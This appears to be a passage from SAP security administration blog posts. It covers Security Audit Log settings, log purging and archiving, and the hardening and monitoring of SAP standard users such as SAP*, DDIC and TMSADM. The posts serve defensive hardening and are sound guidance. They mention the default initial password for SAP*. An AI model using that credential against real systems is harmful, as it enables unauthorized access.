Logon failed: this can help to detect logon attempts with standard users (see blog on SAP standard users): the audit log will capture the terminal ID from which the attempt happened
Start of report failed: will avoid discussions if people really could start or not
Report started: though in many productive systems SE38 etc is not allowed for directly starting a report outside a transaction code, this still will happen by admins and firefighter. This check will log which direct report is started
Transaction locked and unlocked: capture locking and unlocking of transactions with SM01 in old systems (and SM01_DEV and SM01_CUS in newer systems)
Transaction started: this will avoid discussion if people key in the tcode or not (do remember that audit log captures the start; it can still be user is not authorized to continue with the transaction). And many RBE (reverse business engineering) type of tools rely on this audit log tracing rather than the ST03 logging. Reason is that the audit log is on user level rather then aggregated level and is usually kept longer.
User deleted, user locked and user unlocked
Password changed for user
SE92 audit log details
Using transaction SE92 you can get a more easy overview of the settings definitions as provided by SAP for the audit log details. Read more in this blog.
RSAU_CONFIG configuration overview
Using transaction RSAU_CONFIG you can get a more easy overview of the actual activation and configuration.
Audit log reporting
Transaction codes SM20 or RSAU_READ_LOG can be used to view the audit log results.
Be careful to whom you give the rights to read the audit log.
Audit log settings overview
You can use transaction RSAU_CONFIG_SHOW to get an overview of the audit log settings.
Stay Updated After SAP Upgrades
Audit log settings are not automatically updated after an upgrade. Always review new checks and update your configuration accordingly.

Start transaction RSAU_ADMIN and start the option for log file reorganization:
Or you can run/schedule program RSAUPURG.
Restricted access to this function is a must.
Archiving audit logging
There might be requirements from security or business side that require you to find a solution for long term storage of the audit log data. Deletion as explained above could not be an option for you.
To archive audit logging data, activate the settings for archiving object BC_SAL. Read this blog on the exact technical execution of archiving runs.
OSS notes to be applied for the audit log archiving function:
There are some known issues with the audit logging.
Logging shadow
If too much items are selected in the filters the audit logging will grow very fast. If the audit log is full, it will start to overwrite the earlier entries. The earlier entries are then lost. This is called logging shadow. Depending on your requirements, you have to increase the disk space, and better: check which item in the audit log settings you don’t need, but do cause extensive amount of logging.
Large SAP systems with multiple application servers
On large SAP systems with multiple application servers, the file handling can cause issues. If the system is setup using shared files and the names of the profile configuration per application server for the file name is identical, this will cause nasty issue. The issue is that the audit logging from several application servers will overwrite each other entries. This is hard to detect. Solutions: don’t use shared file, or change the profile parameter per application server to include the application server name into the audit log file name. To do this set the FN_AUDIT parameter to this value: SQL_++++++++.AUD. Upon runtime the +’s will be replaced with the application server name.
Based on the settings in OSS note 2033317 – Integrity protection format for Security Audit Log, you can switch on the audit logging integrity. This way you can prove nobody tampered with the audit log. But this also means you cannot read the audit logfile on file level or by any third party tool. Please consider this carefully and read the note about other effects and prerequisites first before switching on. For the full explanation, read this blog.
Where used list and audit log statistics
On newer versions (or via notes below) there are 2 new programs available:
RSAU_GET_STAT for statistical information
RSAU_GET_WUSL for a where used list of security events
Learn how to manage SAP standard users like SAP*, DDIC, TMSADM, and SAPSYS to prevent security vulnerabilities. Discover detection methods, configuration tips, and SAP recommendations.
This blog post will explain the process for dealing with SAP standard users.
Questions that will be addressed:
Why are there SAP standard users?
Which users are there?
How to check if the standard SAP users are dealt with properly to avoid security issues and how to solve them?
How to detect if somebody is trying to logon with standard SAP user?
How to deal with standard SAP user DDIC in client 000?
How to deal with standard SAP user TMSADM
Why SAP standard users and which ones are there?
After initial installation of SAP there is only one way to login: is via the standard user SAP* with password PASS. After logon, create your own user and disable user SAP* by giving it a new password and lock it. SAP* can be there without profiles and roles. Also set parameter login/no_automatic_user_sapstar to 1 to avoid automatic re-creation of SAP*. SAP has new way of dealing with superuser SAP*; read this dedicated blog.
To set up the SAP ABAP system code the standard user DDIC is used. This user compiles the ABAP code.
For software deployments the initial setup must be done by user TMSADM (TMS = transport management system, ADM = admin).
For historical reasons also the EARLYWATCH and SAPCPIC user are still present.
How to check standard SAP user settings and how to solve issues?

SAP delivers standard program RSUSR003 to check for correct setting of these users ID’s and passwords. Transaction code for this program is also RSUSR003.
End result should look like:
If any item has a red or yellow color you should act: link to solution.
How to check if standard users are being unlocked?
You can use SAP Focused Run to have a custom metric to detect when a standard user is unlocked. You can configure an alert mail to be sent 5 minutes after the unlock happens. More information on this: read this blog.
How to detect if somebody is trying to hack a system by trying to log in using standard SAP users?
There are 2 main ways of finding if standard SAP users are being tested for system access:
Somebody runs report RSUSR003 (whitebox method)
Somebody tries to use the users and passwords from outside (blackbox method)
Detection of running RSUSR003
Two ways of detection of running RSUSR003:
SM21 system log will show similar entry:
In this log you can see the user of the program and by double clicking you can also retrieve the terminal ID from which the user ran the program.
SM20 audit log can show similar entry (incorrect logon attempts configured properly):
User DDIC in client 000
In many blogs there is a lot of discussion on how to deal with DDIC in client 000. There is no one size fits all approach here.
SAP standard recommendation is:
“To make sure everything runs smoothly, give DDIC the authorizations for SAP_ALL during an installation or upgrade and then lock it afterwards. Only unlock it when necessary.”
This is fine for smaller systems on which little maintenance is ongoing. If more frequently support packs, upgrades and/or installations are happening this is more annoying.
The main issue is when a system is using third party solutions which are provided by external parties in transports. When DDIC is locked in client 000 and the foreign transport is imported, this import will not finish and continues forever until DDIC is unlocked.
That is why on systems with more maintenance, and less strict regimes (business without SoX and FDA, etc), DDIC will not be locked on client 000 and the password is known to basis team. DDIC should be locked in all the other clients.
DDIC unlock in main client is needed only when implementing a TCI based OSS note (see blog on OSS notes).
SAPSYS is used for OS jobs, CCMS monitoring, running the background processing scheduler, and performing other system-internal operations (most of them executed as so-called AutoABAP programs). Don’t lock SAPSYS otherwise you get big issues.